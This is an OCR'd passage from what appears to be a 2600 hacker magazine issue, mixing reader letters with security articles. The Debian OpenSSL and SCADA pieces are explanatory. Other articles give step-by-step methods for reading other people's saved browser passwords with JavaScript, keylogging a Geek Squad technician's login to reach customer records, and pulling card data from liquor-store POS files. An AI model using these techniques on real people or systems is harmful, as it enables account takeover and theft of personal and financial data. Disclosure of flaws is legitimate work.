My point to all out there reading this is simple. Don't wallow in self pity if you're ever singled out by fear peddlers. Use whatever skills you have to show those ignorant of your passions that you're driven by a healthy curiosity, not a malicious nature. Don't waste time arguing with middlemen, go to the source. If you're barred from doing it in person, don't underestimate the powerful proxy of presence using repeated correspondence. Keep up the good work *2600,* your pages truly are the few remaining bastions of originality and free thought left.

Max Rider
SBI 00383681
Unit 21, DCC
1181 Paddock Rd.
Smyrna, DE 19977

Good Things

Dear *2600:*

I just found *2600* while browsing at Barnes & Noble. What a great surprise and treat. I am sending for a subscription today! I was one of the "old time" hackers who did nothing at night but crack C64 games and programs. I've been out of it since the end of the 80s and haven't spoken to any of my old "fellow hackers" since then. I am amazed at the content of your magazine and wish a thousand more years of success!

ExPhillyMM

Dear *2600:*

Regarding the return of the stapled spine... Thank you! Thank you! Thank you!

Apathy

Dear *2600:*

I just received 25:1 and it was only by the time that I got to page 45 under "Observations" after reading Check Check's comments about the binding that I realized you guys are back to using the classic two staples instead of the glue binding. It was a moment of Zen as I realized that this is why it felt so comfortable in my hand and why it opened so nicely making it easier to read and enjoy. Thanks for the change, it really means a lot!

Israel Torres


Dear *2600:*

I just finished reading an article in the latest *2600* magazine, and I was flipping back to the contents when I realized that this issue was staple-bound. I like to fold the magazine all the way back so that I can hold it in one hand while reading. I love the staple-binding *so* much more than the glue-binding we had in 2007! Thanks for switching back.

Lex

We really had no choice after a year of one problem after another. It would have been nice if the other binding had worked out but for whatever reason it didn't, so staples it is.

Immortalize yourself with a good old-fashioned letter to *2600*. Simply email letters@2600.com or send snail mail to *2600* Letters, PO Box 99, Middle Island, NY 11953. It may be the best decision you make this year.



Cracking with the Webtionary: Using Google and Yahoo! to Light-Force an (almost) Infinite Dictionary

by Acrobatic

Attacks on cryptographic schemes have been around for years. Generally, the most successful attacks rely on time, powerful processors, and a large pool of data from which to test cracking attempts.

One way of alleviating the time problem and thus the processor problem is to have more than one cracker working on the problem simultaneously. We see the effects of this in contests like distributed.net's Project RC5, which used distributed computing to crack previously uncrackable ciphers, having hundreds of thousands of people employ their computers towards the goal of testing every possible key until the correct one is found.

Many attacks on encrypted passwords rely on dictionary attacks, in which weak passwords are guessed by testing them against millions of entries of plaintext words in a file or database. Often, these repositories can be found split into themes, such as huge lists of personal names, places, or commonly used passwords. The larger your pool of data, the better your chances of success—but the longer it will take to test every possibility.

It was recently pointed out that cryptographic hashes such as MD5 can be reversed using search engines such as Google. For example, searching for the MD5 hash of "5f4dcc3b5aa765d61d8327deb882cf99" takes less than a quarter of a second to return over 500 pages with both 5f4dcc3b5aa765d61d8327deb882cf99 and the word "password" in them, in close proximity to each other. (It is no coincidence that "password" is one of the top 10 most frequently used passwords.)

Remember our three criteria for increasing success at cracking? We've just used one computer, a search engine, and less than a quarter of second to crack an "uncrackable" hash. By using search engines, we use Google and Yahoo!'s immense catalogs of indexed pages and their thousands of server processors to search for a hash on the same page as its plaintext equivalent.

Imagine the possibilities: millions of pages with millions of hashes and their respective plaintexts, indexed by Google and Yahoo! for us to peruse. The internet has essentially become both a distributed computing ring and a huge dictionary for us to brute-force from—a webtionary.

Granted, this isn't nearly as easy for more secure passwords or for passwords that have been salted and then hashed. (Salting is adding text to a password before encrypting it, then using that same text to aid in the decryption.) However, a vast majority of people use passwords that are very easy to decipher if you know the hash. Getting the hash is a different problem in itself, and I'll get to that in a second.

Using PHP, I wrote a program that takes care of the dirty work for you. It does a Google search for a hash, scans the results, sorts them by word frequency, and uses that relatively small subset as a cracking dictionary to find a match. If it finds a match, it returns the plaintext to you, so you don't have to search all the pages manually. If the Google search is unsuccessful, the prog`ram does a search with Yahoo!; it scans the URL title, the Yahoo! summary of the page, and finally, if that fails, the page itself, and performs similar analysis as we did with the Google results.

I originally thought about creating a huge database full of deciphered hashes as a backup when the webtionary search failed, but the point of the project is not to become a cracking database, but rather to show the power of using the web and search engines to do all the hard work. Besides, you can find scores of these databases across the web; for example, GDataOnline.com alone has almost 900,000 solved hashes.

As you'll see in the source code, I did build in the ability to use a database, but this is only for storing passwords which have already been deciphered using the script. This is because the search engine APIs I use only allow a limited amount of lookups per day. I'll leave the database write method turned off until the search engines start blocking access because I've used up my limit.

Using this script, I've been able to find the

matches for hundreds of hashes in less than a few seconds each. It's important to remember that this is not a cracker—it's a finder. Instead of brute-force, I like to call it "light-force." If the hash and plaintext haven't been posted to the web and indexed by the search engines, this script won't help.

Just for fun, I used the script to search for this hash: `32b991e5d77ad140559ffb95➥522992d0`

Yahoo! found and returned the plaintext "2600" to me in 1.074 seconds. This means that somewhere out there, someone has used and deciphered "2600" as a password and posted it on the internet.

While writing this program, I investigated and inspected many pages of results from search engines. I was shocked by the number of pages I found that were database dumps of user information, including contact information, security questions and answers, private message logs, and more, tucked away along with the MD5 hashes of their passwords in various websites across the world, where their owners probably thought they were safe. A more nefarious programmer could write a script to search each of these hashes and easily compromise websites and user accounts.

This should once again be a reminder to programmers to always secure your data. At least salt your users' passwords before storing them on the web. And it's always a good idea to test the strength of your own password. You can create an MD5 hash of a plaintext word in Linux or OS X by typing `md5 -s plaintext`, or find one of the many MD5 generators on the web. Then, see if the program can decipher your hash..

My working model can be found at `http://www.bigtrapeze.com/md5/`.

The source code can be found at `http://www.bigtrapeze.com/md5/source/` or in the 2600 code repository.

The scripts mentioned in this article can be downloaded from the 2600 Code Repository at http://www.2600.com/code/

JavaScript Password Domination: Easy Password Retrieval Using JavaScript and the HTML

by Jacob P. Silvia
jacob.silvia@gmail.com

Introduction

Have you ever been on a public computer, gone to a site requiring a login, and realized that the person using the computer before you stored his or her password on that computer? You can then log in to the account, play with the settings, or change the user name to Ima Tool or the default language to Esperanto, but many sites won't let you change the password to one of your own choosing unless you know what the previous password was. Thus, no matter what changes you may make, Ima will still be able to log in again, change the name and language back, and maybe even change the password.

Before I continue, I should mention that you should never really log into someone else's account and change settings, nor should you compromise anyone's password. This article is meant both to inform, by explaining how to retrieve passwords easily, and to caution, warning against passwords without taking the necessary precautions to secure them.

This is not the most technical article on password recovery. In fact, it's so easy that a script kiddie could do it. I know that there exist tools, and maybe even browser extensions, that will retrieve stored passwords for you in moments, but for the sake of argument we're pretending that we're on a computer that we can't easily or quickly install software onto and that we only have access to the web browser. We also want to make it look to the casual eavesdropper that we're actually just surfing the web, minding our own business. We don't want to, and indeed might not be allowed to, do something like running regedit when we're, for example, at a library, or when at a the house of a friend who's in the other room, microwaving a Hot Pocket or something.

Supplies

You'll need a few things. The first is access to a browser with stored passwords, preferably IE 6+ or Firefox 2+, as I haven't tested this method on other browsers. You'll also

need a bit of knowledge of HTML DOM and JavaScript, the ability to increment and decrement integers by 1 in your head (i.e., to count), and the ability to remember two numbers. It's a plus if you can type quickly and if you can distract your mark for long enough to carry out the password retrieval. It's also handy to carry a pen and a notebook in order to jot down your findings.

JavaScript and the HTML DOM

Now, a slight aside to discuss JavaScript and the HTML DOM (Document Object Model): if you weren't aware, most browsers allow you to execute JavaScript from the address bar. (See "Javascript Injection," *2600* Autumn 2005.) It's a simple matter of typing `javascript:command()`, for some command, into the browser's address bar. For example, `javascript:alert()` will pop up a blank dialog box.

The HTML DOM is one of the best things to happen to people who like doing powerful things with otherwise uninteresting web pages. Using JavaScript, you can change practically any parameter on any tag, and you can even make new tags. You may, if you're so inclined, use JavaScript to modify the DOM and so alter the page you're viewing to suit your preferences, though this exercise is left to the reader. Check out `http://www.w3schools.com/htmldom/default.asp` for an introduction to the HTML DOM.

There are three parts of the DOM that you need to concern yourself with are: `document`, the DOM's parent object; `forms`, the array that holds the document's forms; and `elements`, the array that holds the elements of the form.

Simple, eh? Okay, so now that nobody's watching, it's time to work our magic.

Procedure

Step 1. Open the browser. If your mark is still on your shoulder, just surf to some inconspicuous site until you can get him or her go away. Gone yet? Good.

Step 2. Surf to the site with the stored password. If there isn't a login screen on the main page, go to the login screen. See those dots, asterisks, or whatevers? That's what we're going to uncover.

Step 3. Type `javascript:alert(document.forms.length)` into the addressbar and press enter. Remember the number that pops up. Let's call it x. If this step doesn't work, ensure that you typed everything correctly. If it still isn't working, you may have to resort to more guerrilla tactics to get your passwords. Sorry!

Step 4. For each number from 0 to x – 1, try `javascript:alert(document.forms[x].name)` and look for something promising, such such as "login" or a similar name. If x is 1, then congratulations: you don't need to worry about this step!

Step 5. Once you have the right value of x, do `javascript:alert(document.forms[x].elements.length)`. Remember this number; let's call it y.

Step 6. Now, for each number from 0 to y – 1, try `javascript:alert(document.forms[x].elements[y].name)` until you get "password," "pin," or something similar.

Step 7. Let your heart go tha-thump; you're about to see a password that you're not supposed to see!

Step 8. Type `javascript:alert(document.forms[x].elements[y].value)`. Quickly memorize or write down the password. Taking note of the user ID will be a great help, too. Then, quickly surf back to your inconspicuous site before your friend comes back with that Hot Pocket or that batty old librarian wonders what you're doing. Whew! If you successfully kept your cool during this trial, go ahead and give yourself a pat on the back, and keep an eye on the papers for auditions to be in the next Mission: Impossible movie.

Comments

Stealing is wrong, at least for some senses of the words stealing, is, and wrong. Don't abuse the knowledge presented in this article, because I'm not responsible if you somehow break a law or company policy by doing this. As I mentioned earlier, this has only been tested on IE and Firefox. These are the only two browsers that many people think about; however, there are many other browsers out there—you know what they are, or Google does if you don't. Feel free to try this on other browsers. If it works, huzzah; if not, boo-hoo. Be aware that you may leave a trail of your actions, especially if your friend or library has some sort of keystroke tracking.

Feel free to come up with a more efficient or sneakier way to do this. I'd love to hear about it, and I'm sure that the rest of the readers would too. Or, if you would rather protect your "flock" from the "wolves" who will surely use this technique or some other method to compromise accounts, you may turn off the browser's password storage prompt and save everyone a little bit of a headache.

Thanks for reading!

SPIRITS 2000 INSECURITY

by drlecter

Disclaimer: This article is for informational purposes only. If you get caught, it's not my problem. You shouldn't have been so stupid.

Until recently, I worked at a rather nice liquor store. We used a software suite called Spirits 2000, which has been widely used in retail liquor stores since the 1980s. It was created by Atlantic Systems Incorporated (ASI). I read in a beverage magazine that the Spirits 2000 package starts at $10,000. This software keeps track of everything, including inventory, sales, employee information, shipments, and much more. It is a pretty robust system.

The brains of the software suite is called Spirits Backroom. Backroom controls everything from prices to employee information to inventory adjustments–the whole nine yards. The place I worked at had several computers running this software, and any change made on one computer would automatically update the data on the others through a process called polling. So, if I sold a bottle of Jack from one of the registers, the data files on all of the other computers would be updated with the sale information; that is, the sale price, discount given, time and date, and so on. There are several different security levels you can assign users. The basic level allows users to look up the cost of an item and print price tags. That's about it. The next level allows you to change prices and product names, discontinue products, and add or delete items. Other levels include the ability to give discounts, do price matching, and return items. The bosshas the highest level of permissions of course. He has access to all of the employee data including name, address, date of birth, alarm codes, social security number, and rate of pay.

Here is the problem, though. Through Backroom, you have to have the management password to access employee information, but I found that if you navigate through the file system to `C:\KSV\Data`, there are a bunch of data files. One of the more interesting ones is emp.cdx. If you open this file in notepad, it is barely readable; it's not even a comma delimited file. If, instead, you open it in a program such as Microsoft Visual FoxPro, it opens as a nice neat database, displaying all of the employee info for all employees, past and present: everything that management has access to, but without a password. It is also possible to access the journal files that contain information on all of the sales, the inventory files, and just about everything that upper management doesn't want you to have access to. To make matters worse, the company that set the system up, ASI, set every computer to share the *entire* `C:\` drive with read and write access! I am sure you can imagine some scary possibilities.

Another problem with this ridiculous setup is that the last credit or debit card run on each register is stored either in `C:\KSV\credit cards.txt` or `C:\KSV\debit cards.txt`. All of the credit card data is stored here: the full number, the expiration date, and the customers name. So, with a couple of passes over the registers, you can get quite a few different credit card numbers. There are quite a few more things that you can access or change in the data directory, and much fun can be had with `*.ini` files, but that is beyond the scope of this article.


I mentioned a couple of these problems to the tech they sent out one time, and all he said was, "We aren't talking national security here." That was very disturbing, to say the least. So I thought that maybe an article in a widely-read hacker magazine might get their attention. Oh, I almost forgot: they set the router to be remotely accessible, with a 4 character password, all lowercase letters, that I guessed in about 3 minutes. In fact, it is the string of characters I use for email subjects when I am too lazy to think of something. Getting the IP address was easy too; I would just send my boss an email about something, and then check the headers in his reply. In closing, I would like to say that I hope this article does some good, and maybe helps to protect the privacy of liquor store employees and customers all over the country.

Hello to Mom, Dad, and Sam.

Tesla's Wireless "World System" To Turn Earth into One Gigantic Dynamo

Transmissions

by Dragorn



"How to Neuter Cryptography for Thousands of Users in Two Lines"

Two years ago a vendor made a nonstandard modification to a cryptography library used by thousands of systems for SSH, VPN, SSL, and most other encrypted traffic. For two years this change went undetected, introducing weaknesses into the key generation and encrypted traffic.

Sound like a large commercial vendor (synonym: small, limp) colluding with a spy-happy government to weaken cryptography to ease surveillance? A foreign governmental agency hoping to accomplish the same? Would you believe an open source developer on arguably one of the most militantly GPL and open Linux distributions, on a completely open source project?

In September of 2006, a Debian developer followed a warning from the memory auditing tools purify and valgrind, and identified a potential read of uninitialized memory in OpenSSL, and commented out the offending line. Unfortunately this line added the supplied data to the entropy pool, effectively removing the randomness at the heart of the cryptographic engine. This change was then picked up by Ubuntu, and presumably any other Debian-based distribution.

The entropy pool is used to create pseudo-random (since very little in a computer is actually random) data used to create cryptographic keys. Typically entropy comes from a combination of sources, such as network packet rate, disk IO characteristics, typing rates, mouse movement, and on systems which provide it, a random number generator in hardware. The kernel keeps track of these sources, and adds the entropy to the system-wide random pool, but during intialization, OpenSSL must add the entropy to its own sources.

Instead of seeding the random number stream from the process ID and the system-wide entropy pool, the crippled OpenSSL PRNG (pseudo-random number generator) uses only the process ID, on Linux falling between 1 and 32,767, meaning instead of 2^128 (the minimum amount of entropy OpenSSL expects) possibilities - northwards of an undecilion (and yes I had to look on wikipedia for that) possibilities, there are instead 2^15 possibilities. Put another way, instead of needing 3.7 x 10^32 gigabytes to store every possible SSH host key, it now takes about 40 megabytes per hardware platform (Intel 32bit, Intel 64bit, PowerPC, etc.). Put a third way, that's 1.9 x 10^-32 percent as many keys as there should have been. (And if you remember your high school math that's 0.0, thirty-one zeroes, 19. It's actually hard to represent these numbers in this article - they're so small.)

Not only have the total number of possible keys been drastically reduced, but a key is now much more predictable depending on when it was generated, as noted by H.D. Moore. Many services generate their keys during install, meaning the process ID of the installer is likely to fall within a predictable range.

The significantly reduced total key space makes brute force attacks against user logins and impersonation of servers trivial. Performing a man-in-the-middle attack (over, for example, a wireless network) becomes as simple as fingerprinting the public key of the host and providing the private key from the table of pre-calculated keys. No alert is raised that the host key has changed, and the client continues as normal.

Administrators of systems where a user has uploaded an SSH user key are also

vulnerable, even when the system itself does not use a vulnerable OpenSSL library. Since SSH user keys cover a similarly small key space, brute forcing a user is only a matter of time. Most SSH servers allow seven attempts per connection, meaning the average search area for matching the user's key is just over 2000 connections (32,768 divided by two since on average a key will be found in half of the search area, divided by seven attempts per connection). If the attacker has access to the user's public key (via a web page, control of another server where the user has uploaded a key, etc.), then matching it becomes a matter of simply matching the precomputed keys. Since the process ID of the SSH-keygen process is moderately guessable, the search area can be narrowed even further, making brute forcing users with vulnerable keys even easier.

H.D. Moore has precomputed the SSH host and user keys for several platforms, available at `http://metasploit.com/➥users/hdm/tools/debian-openssl/`

This flaw affects every application which uses OpenSSL, and is especially insidious because it introduces a persistent, permanent vulnerability which does not go away simply by upgrading the affected library. Any application which stores a key generated by the vulnerable library will continue to be vulnerable: OpenSSH, OpenVPN, Apache, Imap-SSL, Bind, SSH clients, some hard drive encryption schemes such as encfs, and any other SSL based application, must regenerate the keys and notify users that the keys and certificates have changed. All SSH RSA user keys generated on a weakened system must be replaced on every system they have been copied to. All SSH DSA user keys used on a weakened system must be replaced - even if they were generated prior to the weakness - due to a flaw in the DSA mechanism that reveals the private key if an attacker captures multiple uses of the same cryptographic nonce, which is generated by the same flawed PRNG.

Additionally, any encrypted traffic exchanged from or to a weakened system is now vulnerable to attack - even if the keys used predate the vulnerability - including any traffic performed over the past two years which might have been logged by anyone between you and the affected system. Again, this includes SSH and any service using SSL, such as HTTPS, the very traffic containing sensitive information you encrypted to protect in the first place. The random seed is used in the PRNG to generate per-session symmetric encryption keys, which are faster and require less resources to encrypt data than the public-key method used to identify a server. How easy could it be to crack saved SSL sessions? In 1996, Netscape used a weak PRNG seed (a hash of the time, process ID, and parent process ID) which could generate, at best, a seed of 47 bits (2^47 possibilities). Ian Goldberg and David Wagner, students at Berkeley, wrote a brute-force attack which could break an SSL session in 25 seconds. Using 1996 level hardware, they were able to break the SSL sessions, without knowing the keys, of a seed with four billion times more entropy than the weakened OpenSSL seed. SSH will likely show similar times, especially when the keys themselves are guessable.

How does something like this happen? Most likely, a combination of good intentions, ignorance, and lack of vigilance. Typically, reading from uninitialized memory is a bad thing - it will have unpredictable results since the value is unknown. When seeding a pool of random data, reading from uninitialized memory is at worst useless - the memory contains all zeroes - and at best another source of semi-random data to be combined into the pool. Instead of fixing the initial seed of uninitialized memory, the developer commented out the line which used the uninitialized memory where the function adds the input to the entropy pool. By falling into a rote fixing pattern where the goal was to eliminate warnings from Purify, rather than to understand the code and how it was used, a simple mistake became an enormous flaw. Lack of community vigilance in spotting this change during testing allowed it into the main codebase.

Something of this magnitude will likely happen again, though hopefully not for some time, due to the publicity this exposure has gotten. The only solution is to be vigilant about what is modified and installed. Monitor critical packages for modifications, contribute to auditing on your favorite distribution, and don't mess with random number generators.

THE GEEK SQUAD

by Turgon

Ahh, the Geek Squad: love them or hate them, they're here to stay. Best Buy's computer "task force" can be found in every store, at your home or office, or on the road in their black and white VW beetles.

A majority of their employees, who are known as Agents, are high school kids with a basic understanding of Windows Vista and XP, but more than a few of them really know their stuff. Some even read and contribute to *2600 Magazine*.

What is this article about? Well, it isn't a rant about incompetence. Sorry, guys and gals, but you can find plenty of that on `consumerist.com` or on countless forums. No, what I am here to talk about is a tiny security issue with huge consequences. Here's how to wreak havoc in five easy steps.

First Step: Call the Geek Squad at 1-800-433-5778 and set up an appointment for a wireless network security install. This is their cheapest and quickest service. Unfortunately, it will cost you $59; as we'll see later, though, this is a small price to pay for such a prize.

Second Step: Install a keylogger on your laptop or desktop computer. Software, hardware, doesn't matter.

Third Step: Reset your wireless router settings to the defaults: disable WEP and WPA, and use the default SSID. Then, sit back and wait for your appointment. A field tech, who we'll call Double Agent, will show up at your door. He or she will take a look at your situation and secure your router with WPA: piece of cake! Thank the agent for their amazing WPA-typing skills and reject any other additional services which they may try to "up-sell."

Fourth Step: Your hero Double Agent will now sit down at your computer, open a web browser, and go to `https://sts.geeksquad.com/sts`. Once there, they will type in their login credentials. The username will be something like 123456; the password will be a case-sensitive combination of letters and numbers. The Agent will pull up your name and account on the Geek Squad system, which is called "STS" and which is able to take credit cards via a shopping cart feature, print receipts, add charges, remove charges, and so on. Your receipt will print out, and the Agent will log out and close the browser.

Fifth Step: With the agent gone, you should first change your WPA key to something else. You've now got the Agent's STS login and password.

Thanks to your keylogger, you now have login credentials for STS, giving you access to Geek Squad's entire customer database of literally millions of customers. Addresses, phone numbers, and email addresses are just the beginning. Most Agents, as per corporate policy, also log copious notes of every customer's WPA or WEP key, SSID, IP address, PC make and model, OS, RAM amount, viruses found, and lots more. The Geek Squad database contains information not only about individuals but also about their numerous small business clients.

Note that Agents are required to reset their STS passwords on a regular basis, and a hacked password is easily reset by corporate. Therefore, having an Agent's login credentials is only good for information gathering; once an Agent realizes that his password has been changed, he'll have it reset in minutes. There's no easy way for an Agent to know if an account is being abused, as it's possible to login from multiple computers or browsers at the same time. One could theoretically have unfettered access for months before the Agent is forced to change the password at a server prompt.

Agents are usually clever enough to find keyloggers if they are performing virus removals, system optimizations or upgrades, and similar jobs. The simple fact that they're only out to encrypt your wireless router means they won't even look twice to check background programs or physically examine the machine and inspect for hardware loggers.

Best Buy likes to cut corners, and its employees and customers are always get the short end of the stick. A workable solution to the security issue I have discussed would be for Best Buy to provide a laptop to its Agents for on-site use. Companies like HP, Toshiba, or Gateway would probably even split the cost to have these "respected" Geek Squad Agents toting their brand's laptop into impressionable customers' homes. Other prevention techniques that Best Buy might employ include a server-side upgrade requiring a SecurID token for access to STS or limiting lowly Agents' access to the huge database of customer information.

For a company at the cutting edge of new technology, Best Buy is setting their Geek Squad brand up for major trouble There's huge risk that any of their over 2000 field agents might enter their credentials into a compromised computer. There's also the risk of abuse. At all times, any Agent, Best Buy manager, or call center phone jockey has access to an extravagant amount of customer data. I am no whistle blower or disgruntled employee, but corporations like Best Buy are reactionary. They only act on behalf of customers or employees when they get in trouble. When all other methods fail, I turn to the community!

Bank of America Website Flaw Allows Reading of Other Customers' Statements

by malpelo93@gmail.com

There is a security flaw in Bank of America's website which allows any Bank of America customer to view another customer's credit card statements under certain circumstances. Bank of America was notified of this security issue in a letter, but they replied that they are unwilling to change their website, and the security hole still exists as of the writing of this article.

Only Bank of America credit card holders, not deposit account holders, are affected by this security hole. The flaw relies on two things: first, the section of the bank's website that displays customer statements retrieves the statements by using an unencrypted URL containing the full credit card account number. Second, the same URL used to retrieve one customer's statement can be used by another Bank of America customer to view that same statement and others from the first customer's account.

The URL for viewing a statement in the "statements" section of the Bank of America website is constructed as follows:

```
https://ccss.bankofamerica.com/NASApp/
➥BofAcc/GetEstatement?docId=9054XXXXXX
➥XXXXXXXXSTATEMENTSDocumentArchive$
➥9054XXXXXXXXXXXXXX011020080346&
➥docDate=2008-00-10&docType=PDF&
➥issuer=90&download=false
```

The "54XXXXXXXXXXXXXX" kept in the web browser's history, where it can be seen by future users of the same computer. This is where the ability to read other customers' statements comes into play.


By copying the above URL to the clipboard, then logging in to a Bank of America account for which one has a legitimate login and password, one is able to paste the URL into the browser address bar. The statement will then be pulled from the server without any validation of which customer is logged in at the time. Conceivably, an attacker could put any valid Bank of America credit card number into the URL and pull that customer's statement; however, he would need to also have the correct statement date (shown as 01102008 and 2008-00-10 in the above URL) as well as the 3-digit random number at the end of the acccount number and date code, which is 346 in the above example. The issuer code, 90, which is put in from of the account number, does not seem to change, although this has only been verified with a handful of personal and family accounts which this writer has tested. It would be possible to guess the 3-digit random code after enough tries. If an attacker already has the actual URL from a customer, however, then he can simply use that URL, since the 3-digit code appears to be assigned to the statement and not to the login session.

The fact that the full account number is stored and transmitted so clearly was reported to Bank of America about six months ago. Their reply stated, "The account number on your computer's URL is ineffective without the security code and expiration date that is printed only on your credit card. Bank of America monitors the accounts on a daily basis to protect you from fraud... You are not held liable for fraudulent use of the account. Due to system constraints, we are unable to remove the account number from your URL field."

It would seem that Bank of America does not care about the privacy or security of their customers' credit card statements enough to fix this critical flaw in their website.

OFF THE HOOK


BROADCAST FOR ALL THE WORLD TO HEAR



Wednesdays, 1900-2000 ET
WBAI 99.5 FM, New York City
and at http://www.2600.com/offthehook over the net

Call us during the show at +1 212 209 2900.
Email oth@2600.com with your comments.

WHY IS THIS COMPUTER CONNECTED TO THE INTERNET?



by Porter Payne

I was listening to a recent edition of *2600*'s weekly audio program *Off The Hook*, and I heard the host, Emmanuel Goldstein, asking the question, "Why does this computer need to be connected to the internet?"

Ah. An excellent question, and one that is more complicated and convoluted than one might think at first.

I used to work at an unnamed electrical utility. Much of my experience comes from that and from previous work experience as a network administrator and engineer.

So, why are computers that seemingly have no need for internet access connected to the internet?

The short answer: Laziness and expediency.

Even as a security-conscious network administrator, I was inevitably confronted with situations like this one: Someone would tell me, "We have this computer that needs to print labels for visitors to the utility."

"Ok," I'd think. "Sounds like a standalone application."

Then, I'd be told, "We would also like to be able to maintain a list of visitors," and suddenly the system needed to have a database.

Finally, I'd be asked, "Could we also have access to that database from other locations on the LAN and publish the information on the internal web server?" This means that I'd need to give the system network access and easy access for anyone, especially an intruder.

Because network access also inevitably means internet access, we now have the proverbial highway to hell. This machine could have been standalone, if only the corporate management nitwits had allowed it to be that way.

Other reasons for connecting machines to a network include access to network printers; access to the machine for management reasons such remote access or support, antivirus updates, and the like; or the need for the computer to be able to access or store files on file servers.

So, because Information Technology departments are poorly managed, and workers and administrators already have an overabundance of daily work and artificial and real IT emergencies, it is expedient to be able to access all computers, workstations, printers, alarm systems, and so forth from network management consoles, IT department PCs, and antivirus management servers.

Of course, since IT managers have lower ethics than the average third-world dictator, we must also be able to monitor the usage of each PC, including any web browsing that might be done from that PC. The fact that monitoring an employee's web browsing is tantamount to mental rape is not an issue. In the United States and some other countries, anything done on business computers is subject to monitoring by the IT department. You have no rights to privacy on work computers, period. Whether this is right or wrong is immaterial; it is the law.

Because of all this, computers that have no business being on Internet-connected networks quite inevitably end up on them.

Most people would be surprised to know that electrical grids, water distribution systems, and many other critical infrastructure elements are connected, one way or another, to the internet. If they aren't connected to the internet, they are connected to modems for dial-in access. Because of modems' low bandwidth, we are seeing lower utilization of modems as time goes on. Shivas and other RAS devices have all but dried up, as the applications that used to require modems are now utilizing internet connectivity.

Yes, it is indeed possible to breach these systems with rootkits, buffer overflows, or other tricks of the trade; to install VNC or other remote access software and thus open and close floodgates or gain control of electrical grids; to compromise medical computers with diagnostic images; or to do other terrifying things. The potential for mass mayhem and massive loss of life cannot be overstated. The United States and many other countries have a ticking time bomb of massive proportions within the IT infrastructure they have grown addicted to having access to.

To date, I have not seen any major catastrophes related to computer intrusions. By major catastrophes, I mean events that would make natural catastrophes like Katrina, earthquakes, and tsunamis seem small. I attribute this to incredibly good luck and to the fact that the people that want to harm us have not spent any significant effort, or they have not had the mental acuity to perceive the possibility of what they could accomplish.

Even though better security is always an option, budgetary reasons usually prevent it from being pursued. VLANs do not provide substan-

tive security, as switch security is usually questionable. SNMP is a security nightmare, and most switches in use can be compromised with the typical public and private SNMP community strings. VLANs and switch port assignments can then be reassigned rather easily. So, if VLANs are not the answer, are separate networks a possibility?

Sometimes. But you know what happens. Inevitably there is some "business need," usually imaginary, that necessitates the connection of the secure network to the main production, internet-accessible network, thus making the "secure network" insecure. The connection of secure to production networks can be done through a firewall, but this is still substantially less secure than "not connected." The lamentations and death gasps of the network administrator are for naught; if something can be connected with copper or fiber, it will eventually be connected.

Only in rare cases, in companies or government organizations that have some grasp of security, do we end up with computer facilities that are secure from the internet. This is the exception rather than the norm.

In Bruce Willis's movie *Live Free or Die Hard*, Bruce Willis and the kid hacker have to physically go to electrical transmission and generation centers to get access to the power grids. This, unfortunately, is wishful thinking.

Even if the entity responsible for maintaining that grid uses something approaching a reasonable security policy, they are connected, presumably over a secure network (yeah, right), to computers maintaining downstream distribution grids that are not as secure. You are only as secure as the weakest link in your armor, and smaller distribution grids are the Achilles' heel of electrical grid security. Related to this, SCADA (System Control And Data Acquisition), which is used to control electrical and hydro facilities, has its own set of security problems. A facility in Idaho, maintained by the Department of Energy, performs research into cybersecurity issues that pertain to SCADA systems. They perform demonstrations for interested, Government-approved parties to show how SCADA systems can become compromised.

A concentrated attack on SCADA, EMS, telephone, traffic control, E911, and Internet services is the current-day cyber-armageddon. Industry representatives rant that such a scenario is beyond the bounds of possibility, but we know better, don't we?

I won't spell out, anymore than I already have, how such a nightmare scenario could be achieved, but the astute reader should be able to read between the lines, to Google or Wikipedia anything they need to know more about, and to arrive at a conclusion similar to mine. All of the typical attack vectors are in play: internet access, security vulnerabilities in computers and networks, and social engineering.

The innocent question posed by the *Off The Hook* host has very real and demonstrably dangerous ramifications that are prevalent throughout the infrastructure of the United States and the world.

The best answer for why a computer is connected to the internet is because it can be done.


The way to mitigate this problem is to have good security personnel that are allowed to perform their jobs. This means having a security policy that is adhered to using security devices that provide a significant level of layered security, using security devices that are themselves secure, using applications and operating systems that are secure, and having secure virus protection, which may in fact not be possible. The best security policy for any machine is for it to have no network connection, no modem, no software updates, and no antivirus software, and for all input to be entered by a little old lady from Kentucky. Why no antivirus software? Because, as some of my referenced material and other internet-accessible material point out, antivirus software is rampant with insecure coding that can itself be an attack vector for compromising a computer. So, scan the machine with an antivirus program when it is set up, but don't install any antivirus software. Indeed, after the initial install, don't install any additional software. If it works, don't fix it; if it's secure, don't booger it up or risk a virus infection by adding new software. Remove the floppy drive, and put glue from a glue gun into the network, 